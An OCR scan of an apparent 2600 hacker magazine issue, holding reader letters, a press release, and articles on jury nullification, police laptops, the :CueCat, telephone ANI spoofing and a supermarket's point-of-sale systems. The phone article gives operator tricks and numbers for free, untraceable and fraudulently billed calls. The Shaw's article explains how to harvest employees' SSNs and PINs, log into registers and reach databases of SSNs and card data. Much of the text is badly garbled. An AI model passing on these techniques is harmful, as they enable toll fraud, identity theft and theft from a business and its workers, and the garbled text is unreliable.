dustry currently operated. maximal its information regarding how the music inchange, but failed to explain where the House panel diately denied any deliberate involvement in the second bill to restore the status quo. The REAA trame and Earl Scruggs - objected that lewmakers passed a

Lencourage everyone to stand up and be counted, supbut 04 ns everything approach. the RLNA and its "the man in the middle does bale avoid purchasing works from large labels that support port independents by not pirating their works, and as many rights to listen to music as the RIAA dictates. tract workers, and that the public constitute has only sole source of all music, that artists are menely occuto use all means possible to ensure that they are the It is the opinion of this reader that the RIAA is out

marginal areas simply to run everyone that out of shrapgling to stay alive, I've seen them open stoces in world? As the buyer for a small independent chain. Don't you realize that they are the Vericon of the book Why do you keep plugging Barnes & Noble?

needs of the community or the customers. ters. They make no effort whoseever to respond to the every issue (faced out, of course) get no support when thewing barely interate teenagers on the each regisis allegest identical, from the inventory to the gum. visited (must keep up on the competition, you know) scover. Every one of the Barnes & Nobles I've over while independents like us - who prominently display vers (by and find your mag in most of their stems!) For the cost part, they're not doing you my fa-

mening trafependent retailers that are left, or one day try, and it's a little bit scary. Please support the few redecide exactly what gots primed and sold in this coun-Sign." The day is coming when the big abotics will cause "the fection buyer at Borders didn't like the decould get it" or that the cover has been changed be-2500, and they'll sell you exactly what should be in it. rop could be faced with caucily one chain that sells been raised became "the hoyers at R&N thought they "ye been sold that the price of a new hot novel has Thanks, and keep printing! (as long as they les-As a book buyer, I can't tell you how many times

motives your up oursing stongs now and then. The exto hide our times. It happens occurringally because is a mindless (dist not that there is a conserted offers don't believe that our gone who works to these chains down and making it all the hunder to find us? We also the vibration at all, other than driving our readership It any chains? Do you hencety think that would affect our magazine is sold there? In the substion to not self stores for we "plugging" Burnes & Noble burning distipandent distributors who were with hidependent dependent stores and will always compare to. He see generalizations. First off, we've always supported to-Fertimeunts, and more, that we take exception to your hardware stones, office supply stones, record stops, phones do no independent husinesses. It holds true for You're right on in your assessment of what hig

> filition of independent above nations side most cerfairfy needs to be presented. We'd like to hear some Short of the Shortest

check out their weignge alt www radios/9.com ment's permission you go to juit. For more details parently if you do something without the govern guess they really cherish our freedom of speach. Apenument load to step in and threaten fines and exprisement for broadcasting without a license. I ing stations in the area. But of course our great povthe other tame commercial modes, rapiboy band play time "pines" radio station was far fetter than any of recently shut down because of the FCC. This small A local radio station out of Detroit (EM 87.9) was

Rebilect

was who assurantlessed them in the first place. Book the advisories. After all, the true pirates are the resident of so-collect "printe", broadcassers to take solves. Their corregance has simply strengthened the the attrictives our of the hearth of anyway but themcrafters, they organizations franks on keeping control of thed eighed strength (coverage of ion than a mile in seem to be living of it. The one pathetically small bone SOFT POTENTIALITY and and many people about over Public Rudio and the National Association of Front most cases). But even this was fought by National mily fairs, gains and suppose exceptions are type of a serie facility from consept of "law power FM" (LPFM) which would that was above to independent broadcastics was the artists ever get radio play. It's an Econdibly instant recording industry to answer that only certain selected the static they listen to and they need aboutly with the that after run four or few stations in a single city! have their literacy challenged. Reventier, the airing. They are the real enemy and the ones who need to powerful confides that stude up convenential broadman-They control what, if any, news people have as well as waves belong to the public, set to large conformations try. But the government is acting at the betters of the Pirate radio is indired being combad in this capa-

cial interest. the frequencies are just uside for just monther reseasonbit that's a small price to pury for what we'd be get-ting. The time to demand this allocation is now, before pendent consumally radio stations not affiliated with time to briefly for those frequencies to only 20 to table the very learn. New radios would have to be bought for multiple stations for every cay in the country at current broadcasters. There would be seeingn space door for macy, many more EM frequencies. Now is the are TV audio signals directly below the EM band, thanks to HDTK but that's another topic.) Since there ing with DVD's will soon be pessible over the nic all analog TV stations will be forced off the als to be eliminating these stations could paceerially open the (The exact same actives control problems we be itenterreplaced by digital signals of different frequencies namedy, the convention to BOTA Supposedly, by 2003 due to asserter ill-construed move by the FCC Interestingly, a solution may be presenting itself

Dear 2600;

I was on my way to school today and when it

in any term, except opposing it, with the way they we ing. Now I don't think they deserve to use that phrase he troot of the score on a sign I saw the words "free speech." I assume it was for some deal they were offer looked out of the bus window I saw the Vertzon store.

The Dode (lamnotabacker)

led work use to self a product? ments and new this. It there anything propertie Ameri First they are the praire sign in their advertise-

THE SOUR ters a major corporation but still keeps that corporaidea But I just think it could be an interesting expen-Awarem, Yeah, yezh. I know it's kind of a lame aw www.TocoBell Rules.com or www.NamendoKics Son's name in the domain. Essemple: Someone should my registering a domain that flat

could tree collect simultaneous timests from both of Or how obout sprantsbetterflowered core. You

annoying News

Helicocco in support of Najster. visitors claiming they will hack five sites a day until With site by attempting to frighten and inemidate site backets recently made their mark on the Census 2000 Does the thought of Halloween scare you? Well,

perceivable delay. genains page as immediately sero in its place without a not. If a discrepancy is found in an outboard page, a rithms and only lets genuine content pass to the linerdigital agnotures composed of mathematical algo-ID's clear to the spend of light, it writes content using tear before it is published to the Interact. Checking the network, constantly ready to verify Web site con-The G-Survey remains transparent and independent on Gilian provides this security with its patented GeServer Web size content remains authence after an intrusion. developed ExisControl sechnology which guarantees knowledging this truth, Gillian Technologies Inc. Ins wants to track and deface a site he or she will Ac-If sooms a fact of internet life that if someone

when your asighbor's kid eggs your house" ensures the only trick that occurs on Halloween ix ately alerted to the attack and its exact location. This thence Web page and the Web administrator is immedicontent disengancies, the G-Server publishes in anmake never reach the public letternet. If there are any firewall. Gilba's G-Server ensures the afterations they Bottom line, when a backer does get through the

Quiness Epidemos in paradenas ped cass the necessity of EvilControl technology as an into-Gilian CEO Rafael Feliciberg, will be glad to dis-

Please call me if you would like to contact Raisel.

Bright Blomme 1291 E. Hillsdafe Blvd., Suite 30: Phone: 631-653-2764 ed. 200 Phone: 631-653-2764 ed. 200 Phone: 631-653-2774

> are that Jan i don't wind it to us. that spain causes. We'd like you to write a press relaine pranier hackers pull pale in confrantion to the domage who do you find you've going to convert? Wherever mixing harders in the process? He been darker magazine dominating as with your fast spillibal you're domedragged on your house. Look we don't know who you proprie and an unity you drink we came. The only and you Ten 're seedly asting for a planeton' of eggs to be

Further Info

Dear 2669: things such as ANI II, Carrier Identification Codes, ing Flan Administration). It has great information about Chock it out Central Office Codes, and a lot of other peat stuff. page out: www.narpa.com (North American Number-I just thought that everyone should check this web

Daceno

Dear 2690;

play the n's serviou. the models up arrow button below the screen will disdoing it. On another note, at Wal-Mart, pressing onler + exerce continue to play with it afterward, I'd ralvise not chine. Because this is a really dumb thing to do, as you both give you a password groupt, but pressing entertyes + ATM directly after that will look the maplaying with these gradit and segmens mentioned in US, pressing enterbyes + 1 or pressing enterbyes + 7 7:1 - be careful! In Rise Aid pharmacies across the last a warning to all the others who have been

8000

Suggestions

Desc 2600;

scoping the bottom of the burf bug with its "service." DSL/ Verison is bod, but DMHO Ameritash is just Might I suggest a little hate towards American

The competition is preaf rough all the may do not

Dear 2600:

to help their image. Whenever a motorist was in most were seen as a threat to public surely and well being Surnind you of anyone? Brases they used the public attention to their cause and improved public opinion of Through this campaign the hot sodders brought have been belied by the Hot Rodders of America. notice would give the motories a cord dist said. "You ing the people a ride to the nearest phone, the but by fixing minor engine wouble, replacing a flat, or give seas; cars. After helping the molarist with their trouble are thing that hot rodders knew better than normal citiders would provide any help that they could. There was of help - car trouble, out of gas, the tim - the hot redbut a missance. The hot redders came up with an idea streets as more eays, they were looked upon as nothing the target of government and police harassment. They backers. In the 50% the hot nothers, like harkers, were I was reminded of an idea to help the image of

continued on page 48

bblomme@prstrategy.com www.prstrategy.com

Confusing ANI and Other Phone Tricks



Lucky225@verizonfcars.com

CLASS services, speof ANI to AT&T 800 numbers, and make free untraceable calls. In this article I will explain how to bypess TSPS '0' Operator

good idea to tell ber you're visually inthrough the local operator it is atways a your caller ID unknown. When calling he glad to connect you to the party with on their line), you can simply place a call you may be charged extra for the call. paired or having trouble dialing, otherwise *67 or have complete caller ID blocking doesn't allow calls from people who did If the party you're trying to call has *77 through your local operator and she will (anonymous call reject) on (a service that show up as "Out of Asea" or "Unknown" trace) your call, and your caller ID will your call, they will not be able to *57 (call party will not be able to *69 (call return) cal operator to make a local call, the called tool when making calls from your home. vices. That is, if you dial through your lo-First of all she can bypass all CLASS ser-Your TSPS operator can be a very useful

Making Free Calls Op Diverting, Spoofing ANI, and

pass ANI. If your local operator can't pass know where you're calling from ber dial any 800 number and they won't ANI, this is good because you can have lowed by (not-0000, your operator can't where the operator building is located) folthree digit number (this is the area code number, you're out of luck. If it says a dial 800-346-0152. If it says your phone equipment. To find out if your operator can pass ANI to 800 numbers, have her forward ANI unless they have ANI II Your local TSPS operator probably doesn't


1-800-OPERATOR

number you gave bill the call to the

The number 1-800-673-7286 will connect

have AT&T dial is 1the AT&T operator any calls you make numbers you can call through 800-673the AT&T network, otherwise you'll get that number. Acother 800 number you can through the TTY relay service get billed to your ANI shows up as whatever you gave an error message. However, some 800 7286 are TTY relay operators, and since ber. You can't call any old 800 number, AT&T operator you're visually impaired The possibilities here are endless. Specfdown as the number you're calling from may I have the number you're calling fun part. If your local TSPS operator doesonly 800 numbers owned by AT&T or on and nood assistance in dialing an 800 numing ANI is a good one though. Tell the number you want and they'll put that from please?" You can give her any phone dial 800-673-7286. You will get "AT&T, n't pass ANI on to 800 numbers, have her to-person, and credit card calls. On to the collect, calling card, third number, personyou to an AT&T operator. They can place

number i'm speaking from "Bellsouth will your call say "to the how you want to bill wish. When they ask call to any number you say you want to place a the Bellsouth operator, press 0. When you get you're connected,



operator.

bill or anything. call, it won't show up on the called party's base so there are no rates for the collect area code and is not listed in All&l's data for the call because 710 is a government area code and want to bill the call collect you're calling from any number in the 710 Op divert to 800-673-7286 and tell her The party you're calling won't be billed More fun with AT&T is the "710 trick"

you any trouble. If they do, just ask to dial 800 numbers. Just tell them you're vi sually impaired and they shouldn't give S00-OPERATOR operator won't want to times local operators don't want to dial 800 numbers and sometimes AT&T's 1-A few problems with these tricks - some

on the west coast and 10-16-963-0 if number for you. she will be glad to that any 800 you a Verizon Long Distance operator you live on the east coast. This will get it try dialing 10-15-483-0 if you live 800 number if your life depended on dialeng 0 in your area or if you leve in Pacheli land where they won't dial an If you are unable to reach an operator by speak to their supervisor.

Belisouth, the people any number in the world and it forwards to almost call forwarding number in Call Forwarding Services bly get a lot of calls from you're calling will probayou have been expressing for not getting caught, if you want. This is good the number in England that allows you to set up a England, You simply dial Yac.com effers a service

> to find out who it is, and if he is you can bill, he will not be willing to call England calling. So then when the customer gets his SOUTH, then call the number in England just shut off the forwarding number at any that forwards back to the person you're and spoof your ANI over to 1-300-BELL-

Pranking and Conferences

fraudulent. And it's always fun to spoof Remember, every time you're invited to an SOS TACO or 800 TACO BELL. your ANI when making prank calls to 800 your ANI as the conference is probably AT&T teleconference, feel free to speet

you take responsibility for your actions and how you use this information. Maybe I'm not promoting phone fraud - this is all for learning and educational purposes, and

Bell will finally get their act together because this problem is not ANLF (ANI FAIL) and the local get you a local operator with an have back door numbers that will can pass ANI II sometimes new, and it can be fixed. Even op will have to ask you for TSPS operator buildings that your phone number and any number you give her will they place a call to an 800 show up as the ANI when

big59000, pools, facid, number. I hope this artiincidal net, guyaja, and aphropolis and aphistr on last tod most cle will make the phone companies more aware of their problems. Currents Laborational, dark_faphazie. Opts :P. PhinX. Liquid_Rusion, G(зво, спрсаке, 5000000

caller's number is on the Wanting to know why the Belisouth or customers

bill. If you take advantage or

Үвс.сот, уси сап ор агуст

loved one, Kart. certainty not least, my

Jury Nullification The Hacker

have done it without you. formed Jury Association for this data. I couldn't part of the roughly two percent trying to get the else from finding out about it. Which leaves me as good 95 percent of the population has never thought in many of your minds will be "Jury word out. So here it is, and shouts to the Fully thheard of it either, and of the five percent who What? If this is the case, don't fool bod. Likely a rave, about half are busy trying to keep anyone As you start reading this article, the first by Also Sprach Zarathustra

What is Jury Nutlification/Jury Veto?

ngs, as well as in lower cours been supported in rumorous Supreme Court rulboth the evidence and the law. This right has also taice in the Bill of Rights), the jury's right to try three places (once in the Constitution proper and stitution and the Bill of Rights, which states in wrong. This right is a fundamental part of the Conpoque a defendant because they feel the law is That's right, boys and girls, a jury can choose to acquit a defendent on basis of their conscience ting on basis of exidence, the jury may choose to diffrinal case. In addition to convicting or acquit-Veto, is the little known "frind option" for a jury in a Jury Null floation, also sometimes called Jury

History of Jury Nullification

Fabretheit. A built-in handle is tures from 32 to 140 degrees nesium, and it can take tempera-

for adquitting on basis of conscience. denying the state the right to herses or fine jurors to court, and the English high court found for him One of the jurors, Edward Bushell, took his case. allod and fined - held until the fines were paid. four of them continued to do so even after being orininal offense. His juriors voted to acquit, and to check King John's expenses. This power was properting Quaker religious doctrine, at that time a William Ponn in 1670. Penn was socused of realismed in Brash common law in the case of Britain, which was used by the nobles of the time aw goes back to the Magne Carte of 1215 in The concept of a jury's ability to override the

American Revolution. starting a chain of events that culminated in the revoked the right to that by jury in the colonies. just over fifteen minutes. In retailation, the British Bushell and Penn cases, and the jury acquitted in dispensions articles about the Governor of New bringing about the Revolutionary War. A journalist bell Defense Attorney Alexander Hamilton, rors that "The truth was no defense" in cases of t lowever, informed the jury otherwise, othing the fork Colony, Further, the Judge informed the jo-John Peter Zenger, was put on trial for publishing in the New World, this subject was pivotal in

til nearly the end of the 1800's. It began to fall into Red, judges were required to inform juries of it unben through the late 18th and 19th century and, in This power of the jury was expressed fairly of

> started looking for a reged Southerters Stave law, and envaiving the Fugitive acquit in cases in-Junes often chose to CALMAN NOTHER shortly before the deding, however,


weight of massive corporations (sound familian?) However, it took the way to stem the tide

will be stilled with threats of contempt of court any defense attorney who membons the subject prospector, will tell them and, more often than not law to inform the jury of these rights, no judge or outside of a few states where it is still required by the facts, not on the justness of the taw. Today courts have gone further, faisely declaring to the that time), a group of large corporate employers jurors that they were to decide based solely on mum on the subject and, in report years, the Ify. Naturally, judges took this as free rein to go decision. It was no longer grounds for a mistrial if pressured the Supreme Court in Spart and leaders (going on strike being against the law at this right to juries. To help stop equities of labor to muzzle the courts and deny the knowledge of judges failed to inform the jury of their right to rul-Hansen v. United States (1895) to a bitterly split.

and thus, it is rarely exercised ment to inform jurors of their true degree of power during Prohibition, with or without the court's porsure you can find out which), there is no require-(Maryland and one or two others - surf ground, I'm iar situations occur in Kentucky regarding manor most that wore not oriminal. More recently, simimassion. Many people simply refused to convict of uenallew. However, outside of a couple of states Jury nullification of lew was quite common

But What Does it Mean To Me?

#yers www.fije.org. the homepage of the Fufly Informed fors of their power. And while you're at it, visit acque. During deliberations, inform your fellow jumember this, and if the law is wrong, vote to ware? And if you're ever called for jury duty, rebitycles, and everything else, so why not softsee how it works? People do it to storous, cars what's wrong with taking apart something just to doop down, that what you did wasn't wrong. And offenses, by to educate your lawyer on this autoconsidered laws on the books regarding computer Jurur Association, for further information, and free ries, given a chance, will not convict if they feel be put on trial for yielsting one of the extremely III. ect of find one knowledgesble about it. Most ju-What this means is simple. Should you ever



by Common Knowledge

waterproof, the computer bousing is magone can hand out. It can survive a three cops. One of the newest to be used is the and sound a 911 alarm - all without even clear dispatched calls, run plates, check puter can survive the toughest abuse any and able to survive the daily userahuse of systems have to be easy to use, rugged, keying a mike on a radio. However, these driver's licenses, communicate car to car computers allow officers to receive and technology in police cars. These portable foot drop onto concrete, the keyboard is PCMobile by CYOOMM. This in-ear com Laptops are becoming the new wave of

a light sensor for automatic intrex color display teatures an drive. The 10.4 inch active ma-3.5 inch floppy or CD-ROM can accommodate an external ports, two parallel ports, a video system, it is a Pentium 233MHz also included. with 800x600 resolution and registly adjustment, 18 bit color SoundBluster compatible and port, and a PS/2 PCM-CIA interfaces, four sensi with two Type II or one Type III keys. It's backfit with a built-in ERTY layout with 12 function The keyboard is an 88-key QW 256K colors, and a touch screen XGA graphics controller (2MB) keyboard/mouse port. It's On the technical side of the

programmable function keys as standard with the option of 12 additional PF keys. Solid state mouse and it comes with seven

modem and antenna, RF switch, vehicular dollars in dantage and loss. sal AC/DC adapter. In the field, these sysand desktop docking stations, and univertems have progen to hold up to a Category Iwo hurricane, which caused 50 million Other options include integrated CDPD

its light levels for nearly every situation. working in the dark, and the screen adjusts backlit keyboard feature is also useful for even a Secret Service agent to use. The PCMobile are spaced far enough apart for On a different note, the keys for the



canyoumatrix@yahoo.com by canyoumatrix

capable of scanning bar codes. The unit that contains two optical sensors which are by Digital:Convergence (www.digitalcongiving away a device called the ":CueCat" store has a new toy for us to play with ":Cues". It's a plastic cat shaped device scans special slanted bar codes called vergenoe.com). It's a bar code scanner that Participating Radio Shacks are currently Everyone's fayorite electronic super-

stead of typed?

l recommend



with that UPC of the :CueCat what should be associated opens up that allows you to tell the makers with product web sites. If there is no web database that matches bar code numbers ing into the keyboard port (it plugs into connects to Windows computers via wedg Product Code) that you scanned, a page page associated with the UPC (Universal the background retrieves a URL from a standard bar code and software that runs in plugs into it). You pass it over a :Cue or a your keyboard port and your keyboard

pages from your TV use unique audio signals to bring up web newspapers, and even cable shows, which alog and has been expanded to magazines. bar codes from the 2000 Radio Shack cat-The concept started as a way to scan in

Pepsi can brought up pepsi.com. Scanned around for more bar codes, Scanning a still wasn't too impressed so I looked was next to my keyboard, swiped it, and was ready to try it. Well, what to scan? ter a nice flash presentation and a restart to believe that it would work, or at least my copy of Wired magazine, wired.com presto, wrigleys.com. Amazing, Well, picked up a pack of Wrigley's gum that ran the software enclosed on a CD, and af that it would work well. So I booked it up. When I got my first :CheCat, I refused

> if all the long URUs in 2600 could just you re starting to came up. I hope be seanned in in-Wouldn't it be more get the picture.



EFT - used to activate comms between the little oard scanner and the PC. Green.

There is also a Shaw's Charge button, which

lected item. MGR authorization required EFT - used to activate.

Fold - voids out either an entire order or a se-

amount the customer owes.

Total - totals out the order and gives the final

Cosh Reider - self-explanatory.

Shack and pick up a few (they'll mail you make sure they add in the 2600 UPCs bethat everyone go to their local Radio cause at the current time, every magazine scan all your back issues of 2600 and near's Radio Shack). Then go home and one for the shipping cost if you den't live 2600. Good look scanning! "ve tried works with the exception of

Person and earlier supposed and all the control of	(Copie of Estand Lotter or Letters, spale 21 Lotter for terrecognic CSO Lote	11 2		Army So. Copie and the control of the control Control of Copiellities COMP And the copiellities COM	In any of the control of the first control of the c	Utading advent of boson of the of publishes in Box 200 MSE (box 200 MSE) (FT) Lived by the conflict of the body conflict of the conflict of t	Source in which to USC 2015 Awain, in health is many pract, and combined 2016 Awain, published purchased and in the second 10 100 Awain aborition price \$10.00.
3	¥6	101 2	N 200 200 200 200 200 200 200 200 200 200	Superince Street to Street Street	dan		og de

2600 Magazine

Shaw's Systems

an old 486 running at 100 MHz. It has an AMIBIOS, but a special keyboard. It has an ethbe used for entering prices and/or modifying anything else that needs to be changed. In the eguet connection to a main server somewhere in net connection, only the Shaw's Intracet to apolitic the food database. There is no Intermain computer allows them to send out all of the Sisomething. Their ethernet confection to the started looking at it) and one machine running to it usually and it would look suspictions if I ning some flavor of UNIX (I don't base access Shaw's that I work at, there is one system run legits elear this which are unlocked. They seem to in the break room. I have also encountered systhe building, which is usually in a locked room. Shaw's cash register is really nothing more than as they start up. This is what I have gathered: the Once in a while, the systems crash and I watch branches, I have learned some interesting things supermarket chain). As a cashier at one of their have encountered at Shaw's (the New England bank card data to be verified and has the ability NF. The cash registers downstairs run DOS You might lind this central machine in a closer by SectOr F4ailure To begin with, let me outline the systems I

> it are useless. Usually, if you look on top of the flip-hank on the left hand side of the keyboard that need to be code entered. If you see a black

ignore it. It is being phased out and the keys on

the tender buttons, which is used to weigh items for all intents and purposes is like crish tender.

There is a Scale button somewhere in the area of

stove). The keyboard has been modified used to code-enter PLUs or noof a numerical keypnd. This keypad is cashier-related items, with the exception replaced with keys functioning as so that all of the standard keys have been is in all actuality is an old x86 system (see what appears to be a cash register. What in When you are at the checkout, you see Cashler Machines

used to cater the amount of tender ial port scrup, which includes a the back, there is the standard sorwhich the shapper heads ever Ja seannable items. It can also be play around with it, litere are some teyboard port. You can plug a COST OF LOSCOBAL. .04 key keyboard into this and

functions such as voids. Located on the bottom MGR - Manager everride, required for higher

Read. Top middle. Chack 2 - same as above but doesn't require a gbook. Roquires that a Shaw's card has been en-Check rouder - used when a person writes a gr ii produce is bought. Bottem left, Code/PLU - used when an item is unscannable

moves the tax on the order. I then't know if this



Shaw's card.

that you be logged in, which is explained next. will accept any old number, but as I remember it numbers are six digits long. But that requires (and this is probably wrong), the tax exempt

Logging in

the drawer comes up short when it is counted the keyboard. Then you can play around with the sign on/off butten on the right-hand side of drawer. To sign on once the SSN is entered, his hit Total and view the contents of the register then enter it into the login prompt and get the blue register screen, where you can proceed to to have a supervisor logia immediately. They all words. You don't necessarily want or even need you extent take out anything more than the last Not to mention that without a manager override that if you tender an order that was never placed the PLU codes in the book - just keep in mind the social security number of the employee. You get the same cash register screen. The logic is This requires one of the employee pass-

of relatively latte use, as it has no orders cashiers how to use the system effectively. It is manus vu vivasas practisers. Libere is aisti n Rev 4,00 SAN (a number) {date} black book, usually located on the left-hand side 10 ACCOUNTABILITY REPORT containing many credit card numbers and inforas the check report. This is usually a long list check tender. This priors out what is referred to processed in it unless the store gets really bee-Another useful keyhoard shortcut is shift-

Managerial Functions

can be everapped by a manager (<ingr> <authorized the control of t ment limit of \$100 on this type of entry, which rang an iron from there. I think there is a depart of those department buttons, which is like scanamount which an item may have cost then one system thinks it does. You can also enter an the drawer will have more money in it than the thorization, and pressing one of the departments bitung road, manager, entening a manager's auamount you wish by entering the number (with-out a period - so \$10.59 would become 1059). also be interested to know that you can you alty a cashier's SSN and log in with that. You might ager's SSN. You should obtain a standard be able to do everrides with that same manager's legio for the register itself, you will not system policy, and so if you are using a man you can just bit clear/cancel and the error will something goes wrong with the tender. Usually next to the numeric keypad). This means that Reep in mind that self-authorization is against go away, leaving you where you started our This is useful when a yout needs to be come or Managers' SSN's can provide overnides.

> Acolicay Logging Out

log in, the system wan't let you. Same is true if the cashier is logged in at the time you by to can hit Log In/Out, enter the peopey SSN, and hit enter. You must use the same SSN to log out as button wrong from memory). Alternatively, you otes later - they will call a manager, who will and then have that person try to log in ten minyou legged in as, or you will have to override it and hit Log In/Out (this is close to the rop right vice-versa. Don't log in with someone's SSN band comes, and I may have the name of the ith a manager's SSN. One more thing to note: Hit SHIFT, enter the SSN you used to log in.

n 't require you to be logged in at all. At the logged prompt, simply bit MGR and enter any valid port on the pointer which looks something like manger's, surprisingly. This will price out a reknow introdustely that something is wrong ogin - it doesn't necessarily have to be a The other interesting manager function does

of the machine, hidden from view. It contains

120 TOTAL DEPT SALES REPORT
bottly slops, comports, and the receipts primed of 121 OFFLINE DEPT SALES REPORT
ser each credit/debit order, amortists of the residency of the state of the cardiolder's signs.

The credit orders have the cardiolder's signs.

The credit orders have the cardiolder's signs.

The providency of the state of th 153 INDIVID UNRECOVERED ACCITILITY
154 INDIVID UNRECOV CASHDEPT SLS
156 INDIVID UNRECOV CASHDER SALES
156 UNRECOV CASHDEPT CASHIER LIST
157 UNRECOV CASHDEPT CASHIER LIST
158 UNRECOV CASH SLS CASHIER LIST
159 RESET UNRECOVERED ACCITILITY
160 RESET UNRECOVERED ACCITILITY
161 RESET UNRECOVERED DOURNAL LOS
163 RESET UNRECOVERED JOURNAL LOS 190 MONITOR MODE 50 COMBINED UNRECOVERED ACCTRITY 51 COMBINED UNRECOVERED DEPT SIS 52 COMBINED UNRECOVERED TERM SIS 80 ITEM ADD/CHANGE 168 AUDIT REPORT | Shaw's (store location) (phone number) 81 ITEM UPLOAD 82 CLEAR ITEM UPLOAD QUEUE 83 LIST ITEM UPLOAD QUEUE ***Manager Function Meau***
Rev 4.00 SAN {a number} {date

would be stealing, but you get the idea. 90 is of want to make the \$8 coffee free? Well, that one of the commands listed above. Maybe you as penaled, you are given the option of entering less interest than what tollows it. After the report status of this person's record is, but that is of losses. You might want to choos our what the New, most of that list is a total of sales and

> the list, numbers 68 and 90 pop our. Try printing interest because once in a while, the store puts you on a singles tray for a week and monitors ogr drawer. Basically an audit. Gee, looking at

computer and the training computer, to name a in. This can be used to get into the bottle room employee PIN number to do so. This is usually five digits long and is displayed as they type it when people punch in and out - they use their located at the bottom of the slip. Also, watch ber should be on it, usually a two digit number Take a look at your reacipt. Their eachier num-Go buy something small from a cashier.

couple of uses. Gaining a Valid Login

enter that by hand. The employee will have to suspend the order and sign off, which requires a so you'll have to wisco closely. uspally very quick about signorts and signoris. and enters has SSN for the override, and then make sure there are at least two items in your or employee can backspace out the last item, so manager override. Also keep in mind that the see the debit card you brought, as they cannot need this latte machine, so make sure they only gan enter a credit card by hand and cash doesn't and back on again. Now, keep in mind that they erecti or debit cards until the employee signs off happens, you will no longer be able to enter any be reboated by pressing the 2 keys on opposite corners of the keypad simultaneously. When this your advantage: the little eard reader to from can to catch, though, as it only happens once to a ployee sigus on and off. This might be difficult way to get this number is to watch as the cmwatch as the employee signs back on. They are der. Warch carefully as the manager comes over while. Here is a trick you might be able to use to This could prove more difficult. The easiest

computer, this is the one to choose.

Other Computers

runs Windows 3.11 in the background and is n single employee's PIN number, and I think ing a look at. There is a database stored somestuff in apprease, has which might be worth taktroi, etc., etc. You get the idea. Inst a standard mands; withle, sol. winning, command, conany command on the computer. Useful comof the program groups have been deleted) to run any other Windows keyboard shortent will break joke to back into. Alt-tab. cirt esc, cirl-alt-del, or control as far as software is concerned. They by Shaw is, and therefore it is not under their or by touch-screen. This computer is not owned room, used to enter bottle returns via a scartica are worth mentioning. There is one in the bottle is also a slow modern attached to the bottle com-SSNs as well, including all the managers'. There maybe (although not so sure on this one) their where on the hard drive which contains every Windows 3.11 setup. It also has some inforesting There are two other computers which I feel of the klock. You can then use life-run (most

may be marked on the phone jack this is ar-Shaw's, so you won't be unterrupting any comsached to. The line is again not owned by to download the daily reports etc. I puter which is used by the company who owns it

The number

transmitting data once or twice. There is also the training computer for new

working at Shaw's, I have only seen this actively pagy communications. In all the time I we been

to the main computer, but it seems likely. If you computer, but it is one of them. There is a datais the SSN or PIN that is used to log into this they are promoted, I can thememoat whence it concepted, and as long as there are no new emsoftware they may But it is relatively remote and have no idea how to back it or what security don't want to be interrupted while backing a sure whether or not this computer is connected you raight be able to get this database. I am not employee SSNs as well, so if you can back it, base stored on this computer which contains all gest (18), per must pass this entire program before ing program which certifies new easiliers. Every integrapted while looking at it. There is a trainpluyers being trained, you will probably not be look at this computer as I have the others, so I dows 98 or NT, It has the standard Windows near this. As far as I can tell, it is conting Winpater will be behind a closed door sumewhere from any employee - it is likely that this comemployees. Ask where the public bathrooms are protection scheme. I haven't taken as close a

out at your leisure, although they will no doubt a valid employee PIN, you can putch them in or tap of the machine. There are feur long, gray a small bother, this has little effect. Look on the notice this on their psychook and ask about it. desised through one of those black boxes around with the other buttons on top to your punch history, amongst other things. Play will get a menu which allows you to feeall the this botton, then enter an employee PIN. You function of offhand is the one on the far left. Hit playee comes in and leaves, so other than being Records are kept in writing about when an emwall accept any number you give it. If you have used to punch in and out, although the machine around with it. The employee 5 digit PINs are which is in a low-traffic area and start playing four of them throughout the store. Find one mounted on the walls. Usually, there are three or buttons. The only one which I remember the There is always the employee log. This is no

hacking to you sall trouble, or even fired, if you are not caught are going to steal money or cause problems ers. Don't be an idiot. Happy (and sate) yourself. Don't steal money from the draw-SSN or PLN you use could get into a fot of with Shaw's systems. The employee whose Note that I do not condone backing if you

continued from page 39

Seen as a Great, we can improve our public image. dangerous and helping them in a world where we are this sens campaign. By showing people that we are not fitemselves. I think that backers could be helped using

Pestaline

cally. The only thing that causes this is the Sub 7 organ this system on the toys then his settled flipped herizonabbas in 17.5. He said that whenever he command to Desir 2600: ways atopped being sever as a direct. bute to grow up to be "included to?" While southing virus. It comes equipped with a function called matrix the Internet, a black screen like DOS appeared with ma of history where people using public streets as race det to people in always a good lifes, we missed the part press meet simplicate. High many projects uses their This is to response to the question asked by kanual While the idea overall it a good one, we have to as-

SerZero

program and get it off before test damage can be done. lamer's IP, then get cleaner or a similar frejan removing get a program like tripline or blacking and grathat that does just that. My suggestion to hazned would be to

General Feedback

2 I'm using from thegan to fell you have amonging this the litternes by picking up a phone on the extension that five with a younger brother who always kicks me off me realise have useful this box could be in my home. I Process Box. Simply reading the first paragraph mode: instructions on how to build a simplex version of the Kerin" sign on the McDonald's billbranit, Obitos gave In some 17:2 of your rangazine (J love the "Frac-

was definitely worth not being disconnected every five likephone and doesn't get a dial time. Building this box pleased. Now my brother throws a fe when he picks up So I set out to build the box and was immediately

ind some extra could in define class. newtowners such as myself. The infer on Diometrics god hands an secrething besides an outdated test file for reader to your magazine. I'm glad to finally get my from a new big to the lawker culture and a new

information and for the extra gradul SeX compaction! And thank you 2000 for publishing the So thank you Obous for aiding one in a constant

Salt Lake City, UT Manic Velocity

makeshift display browsing MPS's while speeding toits up my spine. Cramed, people king laptops to their Over leading 90 degrees away from the read onto his do these trings. The thought of 16 year old Meganou's care if every do. But it is off and per eway so I acep my anyons on the 2000 staff might be crossing which they words a red light at an intersection that I, my clients, or amused at the notion of knowing other people actually being to assure a year I was appalled but highly teibal instructions on how to "Build a Car Computer." Upod finishing Megamen's article in 17th with de-

environ on drawing

installing it simself. I do admire his ingenuity and re- Best Bay At least his types would be facing the same. dash CD-deck that plays MP3's, CD-R's, and CD RW's about gespile using cell prieses while driving! direction as the read. He could reset in the adventure of he could have saved a little more and bought a \$300 inwol. For the time he invested in moking the cost sprion sourcefulness though. And to think cops are worded honomode "our computer" maning in the passetger. page's underwriting department doesn't know about the J hope Megamon's parents' solo insurance com-

· Yandous

